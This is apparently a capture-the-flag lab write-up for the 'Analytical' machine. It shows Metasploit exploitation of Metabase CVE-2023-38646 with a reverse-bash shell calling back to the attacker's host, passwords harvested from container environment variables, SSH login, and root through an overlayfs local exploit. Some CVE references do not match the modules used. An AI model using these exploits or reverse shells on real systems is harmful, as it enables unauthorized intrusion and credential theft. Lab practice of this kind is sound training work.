


Information Gathering


1) Found open ports

```
(vigneswar@vigneswar)-[~]  
$ nmap 10.10.11.233  
Starting Nmap 7.94 ( https://nmap.org ) at 2023-11-14 15:13 IST  
Nmap scan report for 10.10.11.233  
Host is up (0.58s latency).  
Not shown: 998 closed tcp ports (conn-refused)  
PORT      STATE SERVICE  
22/tcp    open  ssh  
80/tcp    open  http  
  
Nmap done: 1 IP address (1 host up) scanned in 58.13 seconds
```

2) Found a web page



3) Found a login page



Vulnerability Assessment

1) Found a vulnerability in metabase

Metabase - Remote Code Execution (CVE-2023-38646)


SEVERITY

 Critical

CVSSV3 SCORE

9.8

CVE

[CVE-2023-38646](#) 

DETECTABLE WITH

[Network Scanner](#)

VULNERABILITY DESCRIPTION

Metabase open source versions before 0.46.6.1 and Metabase Enterprise versions before 1.46.6.1 are vulnerable to CVE-2023-33246, a Remote Code Execution vulnerability. The root cause of this vulnerability is that the setup token is not cleared after the setup is completed. This allows an unauthenticated attacker to get the setup token and use it to execute commands on the target remotely.

EXPLOITABLE WITH [SNIPER](#)

 Yes

VULN DATE

Jul 2023

Exploitation

1) Exploited the rce

```
msf6 exploit(linux/http/metabase_setup_token_rce) > show options

Module options (exploit/linux/http/metabase_setup_token_rce):



| Name      | Current Setting | Required | Description                                                                                            |
|-----------|-----------------|----------|--------------------------------------------------------------------------------------------------------|
| Proxies   |                 | no       | A proxy chain of format type:host:port[,type:host:port][...]                                           |
| RHOSTS    |                 | yes      | The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html |
| RPORT     | 3000            | yes      | The target port (TCP)                                                                                  |
| SSL       | false           | no       | Negotiate SSL/TLS for outgoing connections                                                             |
| TARGETURI | /               | yes      | The URI of the Metabase Application                                                                    |
| VHOST     |                 | no       | HTTP server virtual host                                                                               |



Payload options (cmd/unix/reverse_bash):



| Name  | Current Setting | Required | Description                                        |
|-------|-----------------|----------|----------------------------------------------------|
| LHOST |                 | yes      | The listen address (an interface may be specified) |
| LPORT | 4444            | yes      | The listen port                                    |



Exploit target:



| Id | Name             |
|----|------------------|
| 0  | Automatic Target |



View the full module info with the info, or info -d command.

msf6 exploit(linux/http/metabase_setup_token_rce) > set rhosts 10.10.11.233
rhosts => 10.10.11.233
msf6 exploit(linux/http/metabase_setup_token_rce) > set vhost data.analytical.htb
vhost => data.analytical.htb
msf6 exploit(linux/http/metabase_setup_token_rce) > set rport 80
rport => 80
msf6 exploit(linux/http/metabase_setup_token_rce) > set lhost 10.10.16.3
lhost => 10.10.16.3
msf6 exploit(linux/http/metabase_setup_token_rce) >
```

2) Got the shell

```
[*] 10.10.11.233:80 - The target appears to be vulnerable. Version Detected: 0.46.6
msf6 exploit(linux/http/metabase_setup_token_rce) > run

[*] Started reverse TCP handler on 10.10.16.3:4444
[*] Running automatic check ("set AutoCheck false" to disable)
[+] The target appears to be vulnerable. Version Detected: 0.46.6
[+] Found setup token: 249fa03d-fd94-4d5b-b94f-b4ebf3df681f
[*] Sending exploit (may take a few seconds)
[*] Command shell session 1 opened (10.10.16.3:4444 -> 10.10.11.233:46628) at 2023-11-14 15:23:47 +0530

whoami
metabase
```

3) we are docker

```
eth0    Link encap:Ethernet  HWaddr 02:42:AC:11:00:02
        inet addr:172.17.0.2  Bcast:172.17.255.255  Mask:255.255.0.0
        UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
        RX packets:3832 errors:0 dropped:0 overruns:0 frame:0
        TX packets:6073 errors:0 dropped:0 overruns:0 carrier:0
        collisions:0 txqueuelen:0
        RX bytes:1131850 (1.0 MiB)  TX bytes:6318741 (6.0 MiB)

lo      Link encap:Local Loopback
        inet addr:127.0.0.1  Mask:255.0.0.0
        UP LOOPBACK RUNNING  MTU:65536  Metric:1
        RX packets:1 errors:0 dropped:0 overruns:0 frame:0
        TX packets:1 errors:0 dropped:0 overruns:0 carrier:0
        collisions:0 txqueuelen:1000
        RX bytes:112 (112.0 B)  TX bytes:112 (112.0 B)
```

4) Found some scripts

```
ls
certs
metabase.jar
run_metabase.sh
```

5) seems like passwords are stored in environment variables

```
# Here we define which env vars are the ones that will be supported with a "_FILE" ending. We
  started with the ones that would contain sensitive data
docker_setup_env() {
    file_env 'MB_DB_USER'
    file_env 'MB_DB_PASS'
    file_env 'MB_DB_CONNECTION_URI'
    file_env 'MB_EMAIL_SMTP_PASSWORD'
    file_env 'MB_EMAIL_SMTP_USERNAME'
    file_env 'MB_LDAP_PASSWORD'
    file_env 'MB_LDAP_BIND_DN'
}
```

6) Found user and password from environment variables

```
env
MB_LDAP_BIND_DN=
LANGUAGE=en_US:en
USER=metabase
HOSTNAME=7b5b071fa705
FC_LANG=en-US
SHLVL=5
LD_LIBRARY_PATH=/opt/java/openjdk/lib/server:/opt/java/openjdk/lib:/opt/java/openjdk/ ../lib
HOME=/home/metabase
OLDPWD=/home/metabase
MB_EMAIL_SMTP_PASSWORD=
LC_CTYPE=en_US.UTF-8
JAVA_VERSION=jdk-11.0.19+7
LOGNAME=metabase
_=/bin/sh
MB_DB_CONNECTION_URI=
PATH=/opt/java/openjdk/bin:/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbin:/bin
MB_DB_PASS=
MB_JETTY_HOST=0.0.0.0
META_PASS=An4lytics_ds20223#
LANG=en_US.UTF-8
MB_LDAP_PASSWORD=
SHELL=/bin/sh
MB_EMAIL_SMTP_USERNAME=
MB_DB_USER=
META_USER=metalytics
LC_ALL=en_US.UTF-8
JAVA_HOME=/opt/java/openjdk
PWD=/app
MB_DB_FILE=/metabase.db/metabase.db
```

7) Logged in with ssh

```
└─$ ssh metalytics@10.10.11.233
metalytics@10.10.11.233's password:
Welcome to Ubuntu 22.04.3 LTS (GNU/Linux 6.2.0-25-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:    https://landscape.canonical.com
 * Support:       https://ubuntu.com/advantage

System information as of Tue Nov 14 11:21:32 AM UTC 2023

System load:            0.4326171875
Usage of /:             93.2% of 7.78GB
Memory usage:          27%
Swap usage:            0%
Processes:             319
Users logged in:       0
Me IPv4 address for docker0: 172.17.0.1
IPv4 address for eth0:  10.10.11.233
IPv6 address for eth0:  dead:beef::250:56ff:feb9:d147

⇒ / is using 93.2% of 7.78GB
⇒ There are 147 zombie processes.

* Strictly confined Kubernetes makes edge and IoT secure. Learn how MicroK8s
just raised the bar for easy, resilient and secure K8s cluster deployment.

https://ubuntu.com/engage/secure-kubernetes-at-the-edge

Expanded Security Maintenance for Applications is not enabled.

0 updates can be applied immediately.

Enable ESM Apps to receive additional future security updates.
See https://ubuntu.com/esm or run: sudo pro status

The list of available updates is more than a week old.
To check for new updates run: sudo apt update

Last login: Tue Oct  3 09:14:35 2023 from 10.10.14.41
metalytics@analytics:~$
```

```
metalytics@analytics:~$ cat user.txt
9d8467b16bdeb3a7215a810786f836c8
metalytics@analytics:~$
```

Privilege Escalation

1) Enumerated the system


```
metalytics@analytics:~$ cat /etc/os-release
PRETTY_NAME="Ubuntu 22.04.3 LTS"
NAME="Ubuntu"
VERSION_ID="22.04"
VERSION="22.04.3 LTS (Jammy Jellyfish)"
VERSION_CODENAME=jammy
ID=ubuntu
ID_LIKE=debian
HOME_URL="https://www.ubuntu.com/"
SUPPORT_URL="https://help.ubuntu.com/"
BUG_REPORT_URL="https://bugs.launchpad.net/ubuntu/"
PRIVACY_POLICY_URL="https://www.ubuntu.com/legal/terms-and-policies/privacy-policy"
UBUNTU_CODENAME=jammy
metalytics@analytics:~$
```

```
metalytics@analytics:~$ sudo -V
Sudo version 1.9.9
Sudoers policy plugin version 1.9.9
Sudoers file grammar version 48
Sudoers I/O plugin version 1.9.9
Sudoers audit plugin version 1.9.9
```

OS version is vulnerable

<https://securitylabs.datadoghq.com/articles/overlays-cve-2023-0386/>

2) Exploited the vulnerability

```
msf6 auxiliary(scanner/ssh/ssh_login) > show options

Module options (auxiliary/scanner/ssh/ssh_login):

  Name                Current Setting  Required  Description
  ----                -
  BLANK_PASSWORDS      false           no        Try blank passwords for all users
  BRUTEFORCE_SPEED     5              yes       How fast to bruteforce, from 0 to 5
  DB_ALL_CREDS         false          no        Try each user/password couple stored in the current database
  DB_ALL_PASS          false          no        Add all passwords in the current database to the list
  DB_ALL_USERS         false          no        Add all users in the current database to the list
  DB_SKIP_EXISTING     none           no        Skip existing credentials stored in the current database (Accepted: none, user, user@realm)
  PASSWORD             no             no        A specific password to authenticate with
  PASS_FILE            no             no        File containing passwords, one per line
  RHOSTS               no             yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
  RPORT               22             yes       The target port
  STOP_ON_SUCCESS      false          yes       Stop guessing when a credential works for a host
  THREADS              1              yes       The number of concurrent threads (max one per host)
  USERNAME             no             no        A specific username to authenticate as
  USERPASS_FILE        no             no        File containing users and passwords separated by space, one pair per line
  USER_AS_PASS         false          no        Try the username as the password for all users
  USER_FILE            no             no        File containing usernames, one per line
  VERBOSE              false          yes       Whether to print output for all attempts

View the full module info with the info, or info -d command.

msf6 auxiliary(scanner/ssh/ssh_login) > set password An4lytics_ds20223#
password => An4lytics_ds20223#
msf6 auxiliary(scanner/ssh/ssh_login) > set rhosts 10.10.11.233
rhosts => 10.10.11.233
msf6 auxiliary(scanner/ssh/ssh_login) > set username metalytics
username => metalytics
msf6 auxiliary(scanner/ssh/ssh_login) > set stop_on_success true
stop_on_success => true
msf6 auxiliary(scanner/ssh/ssh_login) > run

[*] 10.10.11.233:22 - Starting bruteforce
[*] 10.10.11.233:22 - Success: 'metalytics:An4lytics_ds20223#' 'uid=1000(metalytics) gid=1000(metalytics) groups=1000(metalytics) Linux analytics 6.2.0-25-generic #25-22.04.2-Ubuntu SMP PRE
EMPT_DYNAMIC Wed Jun 28 09:55:23 UTC 2 x86_64 x86_64 x86_64 GNU/Linux'
```

```
msf6 exploit(linux/local/cve_2021_3493_overlayfs) > exploit
```

```
[*] Started reverse TCP handler on 10.10.16.3:4444  
[!] AutoCheck is disabled, proceeding with exploitation  
[*] Writing '/tmp/.ERM90B9BKS/.ZtjAM1rPHn' (17840 bytes) ...  
[*] Writing '/tmp/.ERM90B9BKS/.FoDGA56qRq' (250 bytes) ...  
[*] Launching exploit ...  
[*] Sending stage (3045380 bytes) to 10.10.11.233  
[+] Deleted /tmp/.ERM90B9BKS/.ZtjAM1rPHn  
[+] Deleted /tmp/.ERM90B9BKS  
[*] Meterpreter session 2 opened (10.10.16.3:4444 → 10.10.11.233:54274) at 2023-11-14 17:53:40 +0530
```

```
whoami  
root  
cat /root/root.txt  
a27cacede6304edbef5e8ce43a24003a
```